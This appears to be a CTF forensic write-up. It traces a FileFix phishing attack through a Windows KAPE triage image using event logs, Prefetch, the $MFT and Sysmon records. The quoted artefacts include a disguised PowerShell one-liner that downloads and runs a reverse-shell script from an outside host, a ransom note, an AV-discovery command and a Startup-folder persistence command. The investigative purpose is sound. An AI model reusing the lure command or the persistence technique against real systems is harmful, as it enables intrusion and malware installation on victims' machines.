
Abstract
At AcmeSys Corp, employee John Miller reported unusual PC behavior after installing a Chrome update and running a command in File Explorer. You have been provided with a triage image with KAPE for investigation.
The provided evidence consists out of a KAPE run of a C drive.
Questions
Question 1
When was the user's last successful login to the system?
First I parse all the logs in C:\Windows\system32\winevt\logs with EvtxCmd and then search for events with ID 4624 from account user.
2025-08-11 06:46:52
Question 2
When did the victim last open the browser they regularly used on the system?
There are multiple Prefetch files present for chrome.exe and none for other browsers, so this might be the regularly used one. Those files do not contain the executing user though, but there are Sysmon events (event ID 1) that recorded the creation of new processes. Filtering those events based on the user and the process name shows the last time the software was executed.
2025-08-11 07:12:17
Question 3
The user accessed a malicious website as a result of phishing attempt. What is the URL?
All the accessed websites are recorded within the History file in C:\Users\user\AppData\Local\Google\Chrome\User Data\Default. As it’s just a SQLite3 database, the data can be read quite easily.
Within the table urls there are just a few entries. Most of the domains sound legitimate but the most recent one sticks out. According to the title 0xSh3rl0ck shared a file with you it was a file transfer, so there’s a good chance this is the link in question.
https://cool-bunny-55393d.netlify.app/
Question 4
After the user visited the website, they were directed to copy a command from the website and enter it into the File Explorer search bar. Shortly after, strange behavior was noticed. What is the full URL that installed the reverse shell on the victim's device?
Going back to the process creation events from Question 2 and removing the filter for chrome.exe shows all the other processes that were spawned from the user.
Next to the previously identified event there’s a suspicious PowerShell command with a trailing comment that suggests it was used to trick the user. It downloads and executes a script called rev.ps1 from an IP address 192.168.26.128 on port 8000. Most likely the user only saw the comment in the limited view space and thought it’s a fix for Chrome.
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "Start-Process powershell -Verb RunAs -WindowStyle Hidden -ArgumentList '-ExecutionPolicy Bypass -NoProfile -Command IEX(New-Object Net.WebClient).DownloadString(''http://192.168.26.128:8000/rev.ps1'')'" # chrome.exe --update --fix --hash="1e693edc-bcc1-4503-b898-7c0b2899d03c"In case there are no logs, this kind of information is also recorded in the
NTUSER.DATinSoftware\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths.
http://192.168.26.128:8000/rev.ps1
Question 5
This attack preys on non-technical users by luring them into traps and manipulating them into unknowingly executing commands on the system. Based on the analysis of the previously identified command, what is this type of attack called?
The user was directed to paste something into the Explorer bar and this sounds like FileFix1, a variant of the infamous ClickFix attack.
FileFix
Question 6
After the attack, the user noticed that Notepad had opened with a message left by the attacker. What is the email address of the attacker?
For some reason there are no process creation events (in this specific timeframe), but there is a Prefetch file present. After parsing it with PeCmd I do get a hint where to look for as one of the files accessed was \USERS\PUBLIC\README.TXT.
PS> .\PECmd.exe -f '2025-08-11T075021_Kape_Output\C\Windows\prefetch\NOTEPAD.EXE-C5670914.pf'
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f 2025-08-11T075021_Kape_Output\C\Windows\prefetch\NOTEPAD.EXE-C5670914.pf

Warning: Administrator privileges not found!

Keywords: temp, tmp

Processing 2025-08-11T075021_Kape_Output\C\Windows\prefetch\NOTEPAD.EXE-C5670914.pf

Created on: 2026-08-04 15:51:27
Modified on: 2025-08-11 07:31:03
Last accessed on: 2026-08-05 11:29:56

Executable name: NOTEPAD.EXE
Hash: C5670914
File size (bytes): 35,876
Version: Windows 10 or Windows 11

Run count: 2
Last run: 2025-08-11 07:31:00
Other run times: 2025-08-10 19:20:23

Volume information:

#0: Name: \VOLUME{01db30ae7dff85ee-b07e284e} Serial: B07E284E Created: 2024-11-07 00:46:33 Directories: 14 File references: 71
#1: Name: \VOLUME{01dc0a2ac647c084-00c66465} Serial: C66465 Created: 2025-08-10 19:12:54 Directories: 4 File references: 5

Directories referenced: 18

00: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA
01: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT
02: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT\WINDOWS
03: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES
04: \VOLUME{01db30ae7dff85ee-b07e284e}\USERS
05: \VOLUME{01db30ae7dff85ee-b07e284e}\USERS\PUBLIC
06: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS
07: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\FONTS
08: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\GLOBALIZATION
09: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\GLOBALIZATION\SORTING
10: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\REGISTRATION
11: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32
12: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32\EN-US
13: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\WINSXS\AMD64_MICROSOFT.WINDOWS.COMMON-CONTROLS_6595B64144CCF1DF_6.0.14393.0_NONE_2D0F50FCBDB171B8
14: \VOLUME{01dc0a2ac647c084-00c66465}\KAPE OUTPUT
15: \VOLUME{01dc0a2ac647c084-00c66465}\KAPE OUTPUT\C
16: \VOLUME{01dc0a2ac647c084-00c66465}\KAPE OUTPUT\C\WINDOWS
17: \VOLUME{01dc0a2ac647c084-00c66465}\KAPE OUTPUT\C\WINDOWS\TEMP (Keyword True)

Files referenced: 55

00: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32\FECLIENT.DLL
01: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32\EFSWRT.DLL
02: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32\NTDLL.DLL
03: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\SYSTEM32\NOTEPAD.EXE (Executable: True)
--- SNIP ---
47: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS
48: \VOLUME{01db30ae7dff85ee-b07e284e}\USERS\PUBLIC\README.TXT
49: \VOLUME{01db30ae7dff85ee-b07e284e}\WINDOWS\REGISTRATION\R00000000000C.CLB
50: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\CVERSIONS.2.DB
51: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{6AF0698E-D558-4F6E-9B3C-3716689AF493}.2.VER0X0000000000000001.DB
52: \VOLUME{01db30ae7dff85ee-b07e284e}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{DDF571F2-BE98-426D-8288-1A9A39C3FDA2}.2.VER0X0000000000000001.DB
53: \VOLUME{01db30ae7dff85ee-b07e284e}\$MFT
54: \VOLUME{01dc0a2ac647c084-00c66465}\KAPE OUTPUT\C\WINDOWS\TEMP\MPCMDRUN.LOG (Keyword: True)
Next I parse the $MFT with MFTCmd and check whether the file is still present there. It is and since the file size is rather small (406 bytes) the file is resident and can be extracted by its entry number (93420). This shows me the actual file contents and the message from the attacker.
PS> .\MFTECmd.exe -f '2025-08-11T075021_Kape_Output\C\$MFT' --de 93420
--- SNIP ---
Dumping details for file record with key 00016CEC-00000008

Entry-seq #: 0x16CEC-0x8, Offset: 0x5B3B000, Flags: InUse, Log seq #: 0x23288C28, Base Record entry-seq: 0x0-0x0
Reference count: 0x1, FixUp Data Expected: 02-00, FixUp Data Actual: 68-00 | 00-00 (FixUp OK: True)

**** STANDARD INFO ****
  Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
  Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x814, Quota charged: 0x0, Update sequence #: 0x4D341E8

  Created On:         2025-08-11 07:31:00.4847267
  Modified On:        2025-08-11 07:31:00.4847267
  Record Modified On: 2025-08-11 07:31:00.4847267
  Last Accessed On:   2025-08-11 07:31:00.4847267

**** FILE NAME ****
  Attribute #: 0x2, Size: 0x70, Content size: 0x56, Name size: 0x0, ContentOffset 0x18. Resident: True

  File name: README.txt
  Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
  Parent Entry-seq #: 0x4EE-0x1

  Created On:         2025-08-11 07:31:00.4847267
  Modified On:        2025-08-11 07:31:00.4847267
  Record Modified On: 2025-08-11 07:31:00.4847267
  Last Accessed On:   2025-08-11 07:31:00.4847267

**** DATA ****
  Attribute #: 0x1, Size: 0x1B0, Content size: 0x196, Name size: 0x0, ContentOffset 0x18. Resident: True

  Resident Data

  Data: FF-FE-2D-00-2D-00-2D-00-2D-00-2D-00-5B-00-59-00-4F-00-55-00-52-00-20-00-46-00-49-00-4C-00-45-00-53-00-20-00-41-00-52-00-45-00-20-00-45-00-4E-00-43-00-52-00-59-00-50-00-54-00-45-00-44-00-5D-00-2D-00-2D-00-2D-00-2D-00-2D-00-6E-00-6E-00-41-00-6C-00-6C-00-20-00-79-00-6F-00-75-00-72-00-20-00-69-00-6D-00-70-00-6F-00-72-00-74-00-61-00-6E-00-74-00-20-00-66-00-69-00-6C-00-65-00-73-00-20-00-68-00-61-00-76-00-65-00-20-00-62-00-65-00-65-00-6E-00-20-00-65-00-6E-00-63-00-72-00-79-00-70-00-74-00-65-00-64-00-20-00-75-00-73-00-69-00-6E-00-67-00-20-00-41-00-45-00-53-00-2D-00-32-00-35-00-36-00-2E-00-6E-00-59-00-6F-00-75-00-20-00-68-00-61-00-76-00-65-00-20-00-37-00-32-00-20-00-68-00-6F-00-75-00-72-00-73-00-20-00-74-00-6F-00-20-00-70-00-61-00-79-00-20-00-6F-00-72-00-20-00-6C-00-6F-00-73-00-65-00-20-00-79-00-6F-00-75-00-72-00-20-00-64-00-61-00-74-00-61-00-2E-00-6E-00-43-00-6F-00-6E-00-74-00-61-00-63-00-74-00-3A-00-20-00-30-00-78-00-53-00-68-00-33-00-72-00-6C-00-30-00-63-00-4B-00-40-00-70-00-72-00-6F-00-74-00-6F-00-6E-00-6D-00-61-00-69-00-6C-00-2E-00-63-00-6F-00-6D-00-0A-00-49-00-44-00-3A-00-20-00-31-00-32-00-33-00-34-00-2D-00-41-00-42-00-43-00-44-00-2D-00-35-00-36-00-37-00-38-00-2D-00-45-00-46-00-47-00-48-00-0D-00-0A-00

    ASCII:   ??-----[YOUR FILES ARE ENCRYPTED]-----nnAll your important files have been encrypted using AES-256.nYou have 72 hours to pay or lose your data.nContact: 0xSh3rl0cK@protonmail.com
ID: 1234-ABCD-5678-EFGH

    UNICODE: ?-----[YOUR FILES ARE ENCRYPTED]-----nnAll your important files have been encrypted using AES-256.nYou have 72 hours to pay or lose your data.nContact: 0xSh3rl0cK@protonmail.com
ID: 1234-ABCD-5678-EFGH
0xSh3rl0cK@protonmail.com
Question 7
The attacker downloaded malware to infect the victim's device. What is the full path of the malicious malware file?
At 07:32:47 there’s a suspicious process creation event calling WindowsUpdate.exe from C:\Windows\Temp\.
C:\Windows\Temp\WindowsUpdate.exe
Question 8
What is the product name of this malicious file?
Sysmon also records some metadata for each process creation event. There are different hashes, the product name and also the original file name.
{
    "EventData": {
        "Data": [
            {
                "@Name": "RuleName",
                "#text": "technique_id=T1036,technique_name=Masquerading"
            },
            {
                "@Name": "UtcTime",
                "#text": "2025-08-11 07:32:47.293"
            },
            {
                "@Name": "ProcessGuid",
                "#text": "a5ea900f-9c9f-6899-8201-000000000800"
            },
            {
                "@Name": "ProcessId",
                "#text": "5336"
            },
            {
                "@Name": "Image",
                "#text": "C:\\Windows\\Temp\\WindowsUpdate.exe"
            },
            {
                "@Name": "FileVersion",
                "#text": "-"
            },
            {
                "@Name": "Description",
                "#text": "-"
            },
            {
                "@Name": "Product",
                "#text": "Virtuoso"
            },
            {
                "@Name": "Company",
                "#text": "-"
            },
            {
                "@Name": "OriginalFileName",
                "#text": "-"
            },
            {
                "@Name": "CommandLine",
                "#text": "\"C:\\Windows\\Temp\\WindowsUpdate.exe\" "
            },
            {
                "@Name": "CurrentDirectory",
                "#text": "C:\\Windows\\system32\\"
            },
            {
                "@Name": "User",
                "#text": "USER\\user"
            },
            {
                "@Name": "LogonGuid",
                "#text": "a5ea900f-91dc-6899-5231-020000000000"
            },
            {
                "@Name": "LogonId",
                "#text": "0x23152"
            },
            {
                "@Name": "TerminalSessionId",
                "#text": "1"
            },
            {
                "@Name": "IntegrityLevel",
                "#text": "High"
            },
            {
                "@Name": "Hashes",
                "#text": "SHA1=5ED0146CE85D3DF3E1FEBEF6D3E384586141A405,MD5=35E4246A347970106CC061D1239CCBDB,SHA256=CD1158638BC7BEBB8E2724EF9637A509B38E7195281782254CA0C1BA99D03C3C,IMPHASH=BE41BF7B8CC010B614BD36BBCA606973"
            },
            {
                "@Name": "ParentProcessGuid",
                "#text": "a5ea900f-97f3-6899-6801-000000000800"
            },
            {
                "@Name": "ParentProcessId",
                "#text": "5736"
            },
            {
                "@Name": "ParentImage",
                "#text": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
            },
            {
                "@Name": "ParentCommandLine",
                "#text": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy Bypass -NoProfile -Command IEX(New-Object Net.WebClient).DownloadString('http://192.168.26.128:8000/rev.ps1') "
            },
            {
                "@Name": "ParentUser",
                "#text": "USER\\user"
            }
        ]
    }
}
Virtuoso
Question 9
The malware created several directories on the system. Under which path were these files created?
On this machine Sysmon also records file creation events with ID 11. Searching for those and filtering only ones that have the image name of C:\Windows\Temp\WindowsUpdate.exe returns several events in C:\Windows.
C:\Windows\.
Question 10
A script file was staged on the machine by the malware. What is the full command used to achieve this?
While looking for all the events associated with parent process WindowsUpdate.exe there’s also another process creation that invokes cmd.exe to rename a file to Cricket.bat and then run the batch script.
"C:\Windows\System32\cmd.exe" /c copy Cricket Cricket.bat & Cricket.bat
Question 11
What is the full path of the staged script file?
Since Sysmon logs the file creation, there’s also an event containing Cricket.bat in the TargetFilename. In case there is no logging configured, I could parse the $MFT or $J to get the answer.
C:\Users\user\AppData\Local\Temp\Cricket.bat
Question 12
The attacker dropped an automation utility on the system with a legacy file format. What is the full path of this newly dropped file?
As common in enterprise settings, Sysmon won’t log each and every file creation event, especially in directories that might host many temporary files and experience a high number of writes. But nonetheless the events with ID 11 show an interesting process.
After the creation of the bat file, a process named Intranet.pif is creating a JScript file matching the product name found earlier. Those Program Information Files (PIF) can contain executable code2.

C:\Users\user\AppData\Local\Temp\316094\Intranet.pif
Question 13
What is the name and version of the utility?
Once again the metadata information recorded by Sysmon shows the version 3.3.14.3 and multiple references to AutoIt.
{
    "EventData": {
        "Data": [
            {
                "@Name": "RuleName",
                "#text": "technique_id=T1036,technique_name=Masquerading"
            },
            {
                "@Name": "UtcTime",
                "#text": "2025-08-11 07:32:49.139"
            },
            {
                "@Name": "ProcessGuid",
                "#text": "a5ea900f-9ca1-6899-8c01-000000000800"
            },
            {
                "@Name": "ProcessId",
                "#text": "1948"
            },
            {
                "@Name": "Image",
                "#text": "C:\\Users\\user\\AppData\\Local\\Temp\\316094\\Intranet.pif"
            },
            {
                "@Name": "FileVersion",
                "#text": "3, 3, 14, 3"
            },
            {
                "@Name": "Description",
                "#text": "AutoIt v3 Script"
            },
            {
                "@Name": "Product",
                "#text": "AutoIt v3 Script"
            },
            {
                "@Name": "Company",
                "#text": "AutoIt Team"
            },
            {
                "@Name": "OriginalFileName",
                "#text": "AutoIt3.exe"
            },
            {
                "@Name": "CommandLine",
                "#text": "Intranet.pif  u "
            },
            {
                "@Name": "CurrentDirectory",
                "#text": "C:\\Users\\user\\AppData\\Local\\Temp\\316094\\"
            },
            {
                "@Name": "User",
                "#text": "USER\\user"
            },
            {
                "@Name": "LogonGuid",
                "#text": "a5ea900f-91dc-6899-5231-020000000000"
            },
            {
                "@Name": "LogonId",
                "#text": "0x23152"
            },
            {
                "@Name": "TerminalSessionId",
                "#text": "1"
            },
            {
                "@Name": "IntegrityLevel",
                "#text": "High"
            },
            {
                "@Name": "Hashes",
                "#text": "SHA1=1BD5CA29FC35FC8AC346F23B155337C5B28BBC36,MD5=18CE19B57F43CE0A5AF149C96AECC685,SHA256=D8B7C7178FBADBF169294E4F29DCE582F89A5CF372E9DA9215AA082330DC12FD,IMPHASH=23C7B0116C8FB2E9410539AB80CFEBBE"
            },
            {
                "@Name": "ParentProcessGuid",
                "#text": "a5ea900f-9ca0-6899-8301-000000000800"
            },
            {
                "@Name": "ParentProcessId",
                "#text": "4092"
            },
            {
                "@Name": "ParentImage",
                "#text": "C:\\Windows\\SysWOW64\\cmd.exe"
            },
            {
                "@Name": "ParentCommandLine",
                "#text": "\"C:\\Windows\\System32\\cmd.exe\" /c copy Cricket Cricket.bat & Cricket.bat"
            },
            {
                "@Name": "ParentUser",
                "#text": "USER\\user"
            }
        ]
    }
}
AutoIt 3.3.14.3
Question 14
Using this utility, the attacker dropped another script on the system. What is the name of this script?
Already seen in Question 12.
Virtuoso.js
Question 15
In order to evade defenses for unattended access, the malware executed commands to look for EDR and antivirus presence on the system. What is the full command line of the second command used to achieve this?
Going back over the process creation events for user shows the parent process cmd.exe with the Cricket.bat spawning multiple child processes. It runs tasklist followed by a findstr for multiple names associated with AV processes.

findstr -I "avastui avgui bdservicehost nswscsvc sophoshealth"
Question 16
What is the full command used to set up persistence on the system?
Also visible in the screenshot of Question 15, there’s another cmd.exe process that pipes info into a start menu item. The recorded command contains HTML entities (& instead of &) and needs to be converted first.
cmd /k echo [InternetShortcut] > "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & echo URL="C:\Users\user\AppData\Local\Immersive Creations Co\Virtuoso.js" >> "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & exit
cmd /k echo [InternetShortcut] > "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & echo URL="C:\Users\user\AppData\Local\Immersive Creations Co\Virtuoso.js" >> "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Virtuoso.url" & exit